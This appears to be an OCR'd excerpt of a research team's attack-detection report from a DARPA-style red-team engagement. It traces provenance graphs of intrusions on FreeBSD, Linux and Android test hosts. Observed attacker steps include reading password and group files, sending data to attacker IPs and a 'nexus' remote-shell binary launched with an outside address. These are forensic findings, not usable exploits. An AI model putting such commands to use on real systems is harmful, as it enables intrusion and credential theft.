
- Three jsiface.pyprocesses
  - 8562b3b43a5a11e7bda2917bad2fab3e
  - 8a9c093f3a5a11e7bda2917bad2fab3e
  - a5f385e13b2111e7bda2917bad2fab3e

Summary (most important facts)

1. 3 out of 7 jsiface.pyprocesses were exploited by attackers
2. the 3 processes read pwd.db, groupand nsswitch.conf
3. the 3 processes feed back the info to their parent fcgiwrapprocess via IPC
4. UIC reported that the information was going via "/tmp/fcgiwrap.socket" to "nginx" then "128.55.12.167:48715"

Attack Details
Description and Overview:
This attack is similar to the jsiface one we found in Bovia scenario with minor differences. Again, Nginx receives a malicious CGI script from attacker's IP address 128.55.12.167 (edge# 3

in the following figure). This script exploits a vulnerability and successfully invokes a python script. This python script loads some library files (edge# 9), reads some confidential files (edge# 11), and perform some memory actions which we cannot be sure about them as CADETS does not support Memory objects yet. Finally, the python script passes the confidential information through a SRCSINK_IPC and a UNIX_SOCKET object chronologically to the Nginx server for exfiltration. As Nginx process has received some data from an untrusted IP address, and some confidential data from the python script, it has low data integrity and high data confidentiality tags. Our system detects this data exfiltration while Nginx process is sending out a packet to the attacker's IP address (edge# 16) and raises an alarm (edge# 17).



Layered Entity relation and Events Timeline:
fcgiwrap -s unix:/tmp/fcgiwrap.socket [735de8443a5a11e7bda2917bad2fab3e]

- EVENT_FORK (2017-05-16 17:10:11 UTC)
    - python /usr/local/www/nginx-dist/jsiface.py[8562b3b43a5a11e7bda2917bad2fab3e]
        - EVENT_READ
            - /etc/nsswitch.conf
            - /etc/pwd.db
        - EVENT_WRITE


- SRCSINK_IPC [856293b03a5a11e7bda2917bad2fab3e]
  - EVENT_READ by
    - fcgiwrap -s unix:/tmp/fcgiwrap.socket[735de844...]
- EVENT_FORK (2017-05-16 17:10:20 UTC)
  - python /usr/local/www/nginx-dist/jsiface.py[8a9c093f3a5a11e7bda2917bad2fab3e]
    - EVENT_READ
      - /etc/nsswitch.conf
      - /etc/pwd.db
      - /etc/group
    - EVENT_WRITE
      - SRCSINK_IPC[8a9be60b3a5a11e7bda2917bad2fab3e]
        - EVENT_READ by
          - fcgiwrap -s unix:/tmp/fcgiwrap.socket[735de844...]
- EVENT_FORK (2017-05-17 16:55:36 UTC)
  - python /usr/local/www/nginx-dist/jsiface.py[a5f385e13b2111e7bda2917bad2fab3e]
    - EVENT_READ
      - /etc/nsswitch.conf
      - /etc/pwd.db
    - EVENT_WRITE
      - SRCSINK_IPC [a5f357d83b2111e7bda2917bad2fab3e]
        - EVENT_READ by
          - fcgiwrap -s unix:/tmp/fcgiwrap.socket[735de844...]

False Positive about postfix (2017-05-22 daily report)
There seems likely to be a UUID collision bug in CADETS that is causing our system to raise this false alarm on 22 May 2017. For example, we have faced a case that the UUID is same for a UNIX domain socket named "/var/spool/postfix/public/pickup" and a disk-backed file named "/usr/local/libexec/postfix/trivial-rewrite". We checked the issue with ta1 and they confirmed that their system is sometimes reporting a wrong UUID for the executed /usr/local/libexec/postfix/trivial-rewrite.
Particularly, for the falsely detected attack, UNIX domain socket named "/var/spool/postfix/public/pickup"is written by some low integrity data, and then the file named /usr/local/libexec/postfix/trivial-rewrite is executed. As both of them have the same UUID (possibly a bug in ta1 system), our system detects that as the execution of an untrusted file, creating a process with low code integrity tag, that is a very high-risk alarm.

4.4.8 Detection of PANDEX Attacks on TRACE

2017-05-17:
We detected suspicious activity when a file /home/steve/bg-activity/killfirefox.sh was given execution permission at 10:56:14 am. The command that was executed was **chmod 777 killfirefox.sh**. This file was downloaded by firefox in the directory /home/steve/Downloads/ and moved to /home/steve/bg-activity/killfirefox.sh. Later it was given the execute permission and

executed multiple times throughout the day. This activity could very well be benign, as it only executed **xdotool** that simulates keyboard input and mouse activity, and window operations such as move and resize. It could be a tool used for testing GUI applications. The file name (killfirefox) sounds suspicious, but we can't rule out the possibility that this name was used to trip up analyses that are based on name rather than provenance and behavior.
This script was executed 67 times and there are approximately 2000 events related to its execution by the end of the pandex scenario. Most of those events, except for the execution of the file, have been filtered out by our pruning algorithm from attack scenario graph. They were filtered out because the events involved only benign files, and no network exfiltration.


firefox
2. fork
1. create
chmod 777 killfirefox.sh
3. chmod
/home/steve/bg-activity/killfirefox.sh
3. execve
/home/steve/bg-activity/killfirefox.sh

2017-05-22:

A file */home/steve/nexus* was created by firefox which we believe is the malware. Our best guess is that nexus provides an interactive remote shell for an attacker. Multiple executions were performed on this file. Some of these executions seem to have failed, i.e., stopped with an error, so we focus on two that got farther in their activity. The difference between the two executions are that (a) they seem to originate at different IP addresses, and (b) the second execution performs cleanup activities that were not present in the first execution.

Execution #1:

Malware Execution:

Alarms were reported in real-time when a file */home/steve/nexus* was created by firefox and executed at 3:40pm. Two other instances of the nexus file was executed using a shell using the command:

- ./nexus 204.15.83.121 80
- ./nexus

These three commands don't seem to get anywhere. Instead, it was another execution on /home/steve/nexus invoked by firefox at 3:58pm that performs the following activities. It communicates with the network address 215.25.80.123:80 and executes the command:

- uname -a

Information Gathering:

The nexus program creates two files:

- /tmp/netrecon_to_udp.py
- /tmp/passwd_to_udp.py

It also writes to these files, reads them and broadcasts to network address 255.255.255.255:8080. We don't observe any local processes receiving this data, so we don't know who is the intended recipient.

Exfiltration:

This program subsequently reads from the /etc/passwd file and writes it to the terminal /dev/pts/17 which is connected through the network address 215.25.80.123:80indicatingthat the passwd file information was exfiltrated. It then executes the uname program once again.

Execution #2

Malware Execution:

The same malware was executed again and generated an alarm in real-time at 4:18pm.

Information Gathering:

This program again communicates with the network address 215.25.80.123:80. It writes to the file /tmp/netrecon_to_udp.py, reads it and broadcasts to the network address 255.255.255.255:8080. It also writes to the file /tmp/passwd_to_udp.pyand reads it along with /etc/passwdfile again.

Exfiltration:

The information read from the passwd file is written tothe terminal at /dev/pts/11 which is connected with the network address 212.36.52.109:80indicating that the passwd file information got exfiltrated again.


Cleanup:

The malware communicates with the network address 212.36.52.109:80 and runs the ls program. Next, it removes the files /tmp/netrecon_to_udp.py and /tmp/passwd_to_udp.py using the following commands:

```
rm netrecon_to_udp.py
rm passwd_to_udp.py
```

The ls program is run again, probably to verify that the two files have been removed. Finally, the malware file (nexus) is itself removed by executing the following command:

```
unlink nexus
```



4.4.9 Detection of PANDEX Attacks on ClearScope

2017-05-18 Detection: ***com.TA5.android.Cap***
000000000000000000000000000e2325*:: Subject::::*{"uuid": [0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 14, 35, 37], "type": "SUBJECT_PROCESS", "cid": 2169,
"startTimestampNanos": 1495115669525, "unitId": null, "iteration": null, "count": null,
"cmdLine":
Reported at May 18, 2017, 14:10EST

One suspicious process with lots of activity and view operations, which perform screen capturing operations, with virtual view definitions, android.media.projection.IMediaProjectionand listener to input method (changes).

Invoke times, suspicious API calls
1 **BINDER** void
android.app.ActivityManagerProxy.attachApplication(IApplicationThread):<unknown>
45 **BINDER** void
android.app.ApplicationThreadNative.bindApplication(,IInstrumentationWatcher,IUiAutomationConnection,int
1 int libcore.io.Posix.getuid() [line:;
43 **BINDER** PackageInfo
android.content.pm.IPackageManager$Stub$Proxy.getPackageInfo(String packageName, int flags, int userId):boolean android.os.Binder.execTransact(int code, long dataObj, long replyObj, int flags) [line
2 **BINDER** void android.app.ApplicationThreadNative.setProcessState(int) [boolean android.app.ApplicationThreadNative.onTransact(int,android.os.Parcel,android.os.Parcel,int)]:boolean android.os.Binder.execTransact(int code, long dataObj, long replyObj, int flags) [line
48 **BINDER** void android.app.ApplicationThreadNative.scheduleLaunchActivity
1 **BINDER** DisplayInfo
android.hardware.display.IDisplayManager$Stub$Proxy.getDisplayInfo(

```
  15 **BINDER** void android.app.ApplicationThreadNative.scheduleLaunchActivity
   1 android.hardware.display.IDisplayManager$Stub$Proxy.registerCallback(IDisplayManagerC
allback
  12 **BINDER** void android.app.ApplicationThreadNative.scheduleLaunchActivity
   1 **BINDER** String
android.content.pm.IPackageManager$Stub$Proxy.getPackagesForUid(int uid):<unknown>
   1 **BINDER** ProxyInfo
android.net.IConnectivityManager$Stub$Proxy.getProxyForNetwork(Network
nework):<unknown>
   1 **BINDER** PackageInfo
android.content.pm.IPackageManager$Stub$Proxy.getPackageInfo(String packageName, int
flags, int userId):<unknown>
   1 **BINDER** float
android.view.IWindowManager$Stub$Proxy.getCurrentAnimatorScale():<unknown>
   1 **BINDER** int
android.app.ActivityManagerProxy.getActivityDisplayId(android.os.IBinder):<unknown>
   1 **BINDER** void android.app.ActivityManagerProxy.setTaskDescription(
  42 **BINDER** DisplayInfo
android.hardware.display.IDisplayManager.onCreate(android.os.Bundle) [line
   2 **BINDER** boolean android.view.IWindowManager$Stub$Proxy.hasNavigationBar()
   2 **BINDER** int
android.app.ActivityManagerProxy.checkPermission(java.lang.String,int,int):void
   1 int libcore.io.Posix.getuid() [line:;
   4 **BINDER** IBinder android.os.ServiceManagerProxy.getService(String name):void
   2 **BINDER** int
android.view.accessibility.IAccessibilityManager$Stub$Proxy.addClient(IAccessibilityManager
Client client, int
   2 **BINDER** android.app.ActivityOptions
android.app.ActivityManagerProxy.getActivityOptions(android.os.IBinder):<unknown>
  42 **BINDER** DisplayInfo
android.hardware.display.IDisplayManager$Stub$Proxy.getDisplayInfo(int displayId):void
com.TA5.android.Cap.ScreenCaptureFragment.onActivityCreated(android.os.Bundle) [line
   2 **BINDER** IBinder android.os.ServiceManagerProxy.getService(String name):void
com.TA5.android.Cap.ScreenCaptureFragment.onActivityCreated(android.os.Bundle) [line
   1 **BINDER** ParcelFileDescriptor
android.view.IGraphicsStats$Stub$Proxy.requestBufferForProcess
   1 **BINDER** boolean android.view.IAssetAtlas$Stub$Proxy.isCompatible(int
ppid):<unknown>
   1 **BINDER** int android.view.IWindowSession$Stub$Proxy.addToDisplay(IWindow
window, int seq, WindowManager.LayoutParams attrs, int viewVisibility, int layerStackId, Rect
outContentInsets, Rect outStableInsets, Rect outOutsets, InputChannel
outInputChannel):<unknown>
   1 **BINDER** void
android.app.ActivityManagerProxy.activityResumed(android.os.IBinder):<unknown>
   1 **BINDER** void android.view.IWindow$Stub.resized(Rect frame, Rect overscanInsets,
Rect
```

```
   1 **BINDER** int android.view.IWindowSession$Stub$Proxy.relayout(IWindow window, int
seq,
  57 **BINDER** void android.view.IWindow$Stub.resized(Rect frame, Rect overscanInsets,
Rect
   2 **BINDER** void android.view.IWindow$Stub.windowFocusChanged(boolean hasFocus,
boolean
   1 **BINDER** DisplayInfo
android.hardware.display.IDisplayManager$Stub$Proxy.getDisplayInfo(int
   1 **BINDER** void
android.view.IWindowSession$Stub$Proxy.setTransparentRegion(IWindow window,
   1 **BINDER** int
android.view.IWindowSession$Stub$Proxy.addToDisplayWithoutInputChannel(IWindow      10
**BINDER** void android.view.IWindow$Stub.resized(Rect frame, Rect overscanInsets, Rect
contentInsets,    1 **BINDER** void
android.view.IWindowSession$Stub$Proxy.finishDrawing(IWindow window):<unknown>
  12 **BINDER** void android.view.IWindow$Stub.resized(Rect frame, Rect overscanInsets,
Rect
   1 **BINDER** void
android.view.IWindowSession$Stub$Proxy.performDeferredDestroy(IWindow window):
  34 **BINDER** void android.view.IWindow$Stub.resized(Rect frame, Rect overscanInsets,
Rect
   2 **BINDER** int android.view.IWindowSession$Stub$Proxy.relayout(IWindow window, int
seq,
   1 **BINDER** void android.view.IWindowSession$Stub$Proxy.finishDrawing(IWindow
window):
   1 **BINDER** void
android.view.IWindowSession$Stub$Proxy.performDeferredDestroy(IWindow window):
   1 **BINDER** void android.view.IWindowSession$Stub$Proxy.finishDrawing(IWindow
window):
   1 **BINDER** void
android.hardware.input.IInputManager$Stub$Proxy.registerInputDevicesChangedListener(IInput
DevicesChangedListener listener):<unknown>
   1 **BINDER** int
android.hardware.input.IInputManager$Stub$Proxy.getInputDeviceIds():<unknown>
   1 **BINDER** InputDevice
android.hardware.input.IInputManager$Stub$Proxy.getInputDevice(int deviceId):<unknown>
   2 **BINDER** void com.android.internal.view.IInputContext$Stub.finishComposingText()
[boolean com.android.internal.view.IInputContext$Stub.onTransact(int code, android.os.Parcel
data, android.os.Parcel reply, int flags)]:boolean android.os.Binder.execTransact(int code, long
dataObj, long replyObj, int flags) [line
   2 **BINDER** void
android.app.ApplicationThreadNative.scheduleSendResult(android.os.IBinder,java.util.List)
[boolean
android.app.ApplicationThreadNative.onTransact(int,android.os.Parcel,android.os.Parcel,int)]:bo
olean android.os.Binder.execTransact(int code, long dataObj, long replyObj, int flags) [line
```

```
   4 <unknown>:void com.TA5.android.Cap.ScreenCaptureFragment.setUpMediaProjection()
[line
   2 **BINDER** void
android.media.projection.IMediaProjection$Stub$Proxy.start(IMediaProjectionCallback
callback):void com.TA5.android.Cap.ScreenCaptureFragment.setUpMediaProjection() [line
   1 **BINDER** int
android.hardware.display.IDisplayManager$Stub$Proxy.createVirtualDisplay(IVirtualDisplayCa
llback callback, IMediaProjection projectionToken, String packageName, String name, int width,
int height, int densityDpi, Surface surface, int flags):void
com.TA5.android.Cap.ScreenCaptureFragment.setUpVirtualDisplay() [line
   2 **BINDER** void android.hardware.display.IVirtualDisplayCallback$Stub.onResumed()
[boolean android.hardware.display.IVirtualDisplayCallback$Stub.onTransact(int code,
android.os.Parcel data, android.os.Parcel reply, int flags)]:boolean
android.os.Binder.execTransact(int code, long dataObj, long replyObj, int flags) [line
   4 **BINDER** void
android.hardware.display.IDisplayManagerCallback$Stub.onDisplayEvent(int displayId, int
event) [boolean android.hardware.display.IDisplayManagerCallback$Stub.onTransact(int code,
   1 **BINDER** int
android.hardware.display.IDisplayManager$Stub$Proxy.createVirtualDisplay(IVirtualDisplayCa
llback callback, IMediaProjection
  40 **BINDER** DisplayInfo
android.hardware.display.IDisplayManager$Stub$Proxy.getDisplayInfo(int displayId):void
com.TA5.android.Cap.ScreenCaptureFragment.setUpVirtualDisplay() [line
   1 **BINDER** void
android.app.ActivityManagerProxy.activityResumed(android.os.IBinder):<unknown>
   1 **BINDER** void android.app.ActivityManagerProxy.activityIdle(android.os.IBinder,
   1 **BINDER** void
IDisplayManager$Stub$Proxy.releaseVirtualDisplay(IVirtualDisplayCallback
```

2017-05-18 Detection: ***com.TA5.android.GatherApp***

:: Subject::0000000000000000000000000ee099::

39, 76], "startTimestampNanos": 1495128827433, "unitId": null, "iteration": null, "count": null, "cmdLine": "com.TA5.android.GatherApp", "privilegeLevel": null, "importedLibraries": null, "exportedLibraries": null, "properties": {"devid": "ZX1G225K7B"}}

Reported at May 18, 2017, 14:17EST

1) This suspicious process collected various information from different sensitive directories (local /proc) and other processes status, and exfiltrate it out. Most of the suspicious operations is performed based on JNI calls into ".so" binaries, e..g, libhelpLoader.so.

2) Highlighted Events: these two native lib was also loaded in the next process, and perform similar information exfiltration tasks.

- FileObj::;:ffd229823227c85b1f5ded4a2c68e152:;:
  ::/data/app/com.TA5.android.GatherApp-

1/lib/arm/libhelpLoader.so:;:EVENT_OPEN:;:fa0fd9784c321efd8f9d762312d94d04:;:java.io.FileDescriptor libcore.io.Posix.open(java.lang.String path, int flags, int mode) [line: 204]:;:11:;:1495128828569000000:;:1:;:void com.TA5.android.GatherApp.GatherActivity.<clinit>()

- predObject;;ffd229823227c85b1f5ded4a2c68e152;;/data/app/com.TA5.android.GatherApp-1/lib/arm/libhelpLoader.so;;:;::;:EVENT_LOADLIBRARY:;:b0f4304be02f41733943e567b8ccddbb:;:java.lang.String java.lang.Runtime.nativeLoad(java.lang.String filename, java.lang.ClassLoader loader, java.lang.String ldLibraryPath) [line: 442]:;:13:;:1495128828608000000:;:1:;:void com.TA5.android.GatherApp.GatherActivity.<clinit>() [line: 25]:;:

- FileObject::;;b3fa0ba552d7fefbe713191fd61a0adf;;/data/app/com.TA5.android.GatherApp-1/lib/arm/libhelper.so;;:;:EVENT_OPEN:;:29d1926503fec9a0781fc456179a4e2d:;:java.io.FileDescriptor libcore.io.Posix.open(java.lang.String path, int flags, int mode) [line: 204]:;:14:;:1495128828612000000:;:1:;:void com.TA5.android.GatherApp.GatherActivity.<clinit>()
- predObject;;b3fa0ba552d7fefbe713191fd61a0adf;;/data/app/com.TA5.android.GatherApp-1/lib/arm/libhelper.so;;:;:000000000000000000000000000ee099:;:EVENT_LOADLIBRARY:;:b269deadec549d3fd4f8432c2bf1188c:;:java.lang.String java.lang.Runtime.nativeLoad(java.lang.String filename, java.lang.ClassLoader loader, java.lang.String ldLibraryPath) [line: 442]:;:16:;:1495128828657000000:;:1:;:void com.TA5.android.GatherApp.GatherActivity.<clinit>()

3) Selected suspicious syscalls that reported and alerted by our detection
Seq#, InvokedTimes, suspAPICall, provenanceUUID

- 1: invoked 15 times: long socket NoPredPath
- 3: invoked 7 times: long connect NoPredPath
- 4: invoked 7 times: long sendmsg ;;,000000000000000000000000000ee0cd
- 5: invoked 7 times: long recvfrom;;,000000000000000000000000000ee0d0
- 6: invoked 7 times: long close NoPredPath
- 7: invoked 5 times: long connect NoPredPath
- 8: invoked 5 times: long clone NoPredPath
- 9: invoked 5 times: long shutdown NoPredPath
- 10: invoked 5 times: long close NoPredPath
- 11: invoked 6 times: long madvise NoPredPath
- 12: invoked 6 times: long sigaltstack NoPredPath
- 13: invoked 6 times: long munmap NoPredPath
- 14: invoked 5 times: long sigaltstack NoPredPath
- 15: invoked 5 times: long munmap NoPredPath

- 16: invoked 4 times: long fstatat64 ;;,ede805e4c5480f3025dea237fad8f344,/proc/uptime
- 18: invoked 3 times: long fstatat64 ;;,8b25796bea570d6bc42ed3f1a6f1d16d,/proc/meminfo
- 19: invoked 3 times: long fstatat64 ;;,95aa9d6dfc78322b321c5e72e0053c5a,/proc/loadavg
- 20: invoked 3 times: long fstatat64 ;;,a75e7bc42235c70245177b12f54b183f,/proc/interrupts
- 21: invoked 3 times: long fstatat64 ;;,eff8893ca8fed2361298b0721436a857,/proc/devices
- 22: invoked 3 times: long fstatat64 ;;,ee80120156184d3ceb48b7768120ba95,/proc/cpuinfo
- 23: invoked 3 times: long fstatat64 ;;,1934ae3738ea8f1713e501da69725c71,/proc/consoles
- 24: invoked 3 times: long fstatat64 ;;,3c58451d99e25fb4776cc62b29f41076,/proc/cmdline
- 25: invoked 3 times: long fstatat64 ;;,89466983ad3259ef1a4d1cc01d5b6a1b,/proc/locks
- 53: invoked 3 times: long fstatat64 ;;,518e6224f7f945a8fb3f2938ee5627ee,/proc/device-tree
- 54: invoked 3 times: long fstatat64 ;;,03737421a1bfc7a04d13aaed65db565f,/proc/tty
- 55: invoked 3 times: long fstatat64 ;;,2316e82aa1041ce0c501dcbeeb1b120f,/proc/driver
- 56: invoked 3 times: long fstatat64 ;;,7bde69af6ebf4e81f55f841b22ea6f53,/proc/fs
- 57: invoked 3 times: long fstatat64 ;;,1e258cb19b3619b3be218df15d84346f,/proc/12251/net
- 58: invoked 3 times: long fstatat64 ;;,a9fcda88c385468b4a3a6bd6da4175fd,/proc/12251/mounts
- 59: invoked 3 times: long fstatat64 ;;,bf82b0e43c8658e4073df7c81671f29e,/proc/12251
- 60: invoked 3 times: long fstatat64 ;;,7cc4364a8ab3a347c26fedf946463cd2,/proc/1
- 61: invoked 3 times: long fstatat64 ;;,85e2709fb2d27472af3b498a8e52d7e5,/proc/2
- 69: invoked 3 times: long fstatat64 ;;,566791eb83fc24221e66effdc9bef33a,/proc/15
- 70: invoked 3 times: long fstatat64 ;;,f2c8be5c04971764d9210b78e2022d65,/proc/16
- 71: invoked 3 times: long fstatat64 ;;,3a696c2138f98b21b9213b58e8f16978,/proc/19
- 72: invoked 3 times: long fstatat64 ;;,7eae8bead870ca070b3b05294dcca727,/proc/20
- 81: invoked 2 times: long fstatat64 ;;,3a3ceffb87709bb8b010bb09e4645241,/proc/34
- 82: invoked 2 times: long fstatat64 ;;,4606e26242f2250c636879069aae1185,/proc/36
- 83: invoked 2 times: long fstatat64 ;;,1479d048c2bb349518e3cb45bacc50ff,/proc/37
- 97: invoked 2 times: long fstatat64 ;;,1e50b6a42ca2985b63cffb3d42593543,/proc/53
- 98: invoked 2 times: long fstatat64 ;;,b14b30e26dde0803944e5138deaf21a6,/proc/54
- 99: invoked 2 times: long fstatat64 ;;,5cd4e50338f55d0f7bc787fd45af8795,/proc/55
- 142: invoked 2 times: long fstatat64 ;;,98e36387e45f462ac313b835013744c9,/proc/112
- 143: invoked 2 times: long fstatat64 ;;,bc76ce4181033d260f3b96987b2f10c3,/proc/113
- 144: invoked 2 times: long fstatat64 ;;,12175af889cfa83b0eead5ddbb4f33c2,/proc/114
- 176: invoked 2 times: long fstatat64 ;;,f02243bbad85f34837c5c792f174e8d3,/proc/171

- 177: invoked 2 times: long fstatat64 ;;,a2d381658e2b0e4a940645c03b7b6965,/proc/172
- 178: invoked 2 times: long fstatat64 ;;,a151a42e917298e32f96fd4a6d006ebc,/proc/173
- 205: invoked 2 times: long fstatat64 ;;,a310f8595b37b72e30d4c84adcc310cb,/proc/220
- 206: invoked 2 times: long fstatat64 ;;,2332ba4f8c06b968fa1f44894c74a976,/proc/221
- 207: invoked 2 times: long fstatat64 ;;,d20c059fa4dc0578b60c908f82f86694,/proc/222
- 208: invoked 154 times: long nanosleep NoPredPath
- 285: invoked 2 times: long mmap2 NoPredPath
- 286: invoked 2 times: long mprotect NoPredPath
- 287: invoked 2 times: long clone NoPredPath
- 288: invoked 782 times: long nanosleep NoPredPath
- 679: invoked 2 times: long madvise NoPredPath
- 680: invoked 2 times: long sigaltstack NoPredPath
- 681: invoked 2 times: long munmap NoPredPath
- 683: invoked 1 times: long openat ;;,786fe33a388d4565b70df169a59a67f8,/proc/284/stat
- 684: invoked 1 times: long fstat64 ;;,786fe33a388d4565b70df169a59a67f8,/proc/284/stat
- 685: invoked 1 times: long openat ;;,2e0bd4da2c72473696f81c47c3814a79,/proc/285/stat
- 709: invoked 1 times: long openat ;;,c0ce9daa14ab8f571c4cb5017d27e404,/proc/376/stat
- 710: invoked 1 times: long fstat64 ;;,c0ce9daa14ab8f571c4cb5017d27e404,/proc/376/stat
- 711: invoked 1 times: long openat ;;,1b104ce4778c8d4f7e4a7ddf92e3fad7,/proc/377/stat
- 712: invoked 1 times: long fstat64 ;;,1b104ce4778c8d4f7e4a7ddf92e3fad7,/proc/377/stat
- 713: invoked 1 times: long openat ;;,58ac2728d85a38dad87f9bfdbf6c3dcc,/proc/378/stat
- 714: invoked 1 times: long fstat64 ;;,58ac2728d85a38dad87f9bfdbf6c3dcc,/proc/378/stat
- 715: invoked 1 times: long openat ;;,ee2ddbb4fa9b07a4d7ede0cbdc6e7520,/proc/379/stat
- 762: invoked 1 times: long fstat64 ;;,8ee548315ae00328034287dc692029a1,/proc/413/stat
- 763: invoked 1 times: long openat ;;,e157eb14e28f0167cef7876570dd824d,/proc/614/stat
- 764: invoked 1 times: long fstat64 ;;,e157eb14e28f0167cef7876570dd824d,/proc/614/stat
- 765: invoked 1 times: long openat ;;,3377874237c4e0057143de9023799fc8,/proc/959/stat
- 766: invoked 1 times: long fstat64 ;;,3377874237c4e0057143de9023799fc8,/proc/959/stat
- 767: invoked 1 times: long openat ;;,c0df6ad911edb0113f8726970b37415d,/proc/960/stat

- 773: invoked 1 times: long openat ;;,5275b0eec0c1a92eb1a87c4e656e16a7,/proc/964/stat
- 774: invoked 1 times: long fstat64 ;;,5275b0eec0c1a92eb1a87c4e656e16a7,/proc/964/stat
- 775: invoked 1 times: long openat ;;,5fe82f2702a2feb7f71c89fd29931c0e,/proc/1085/stat
- 776: invoked 1 times: long fstat64 ;;,5fe82f2702a2feb7f71c89fd29931c0e,/proc/1085/stat
- 795: invoked 1 times: long openat ;;,d2d66a1b568d4f0c7c34445132901e79,/proc/2463/stat
- 811: invoked 1 times: long openat ;;,da9eefd7b28d64585b605c5267cf73b3,/proc/2924/stat
- 812: invoked 1 times: long fstat64 ;;,da9eefd7b28d64585b605c5267cf73b3,/proc/2924/stat
- 813: invoked 1 times: long openat ;;,5ef472c052f843dc3eb4677835fe78c3,/proc/4060/stat
- 814: invoked 1 times: long fstat64 ;;,5ef472c052f843dc3eb4677835fe78c3,/proc/4060/stat
- 883: invoked 1 times: long openat ;;,d707f86b25a6d5bf19113e341d712a85,/proc/17949/stat
- 884: invoked 1 times: long fstat64 ;;,d707f86b25a6d5bf19113e341d712a85,/proc/17949/stat
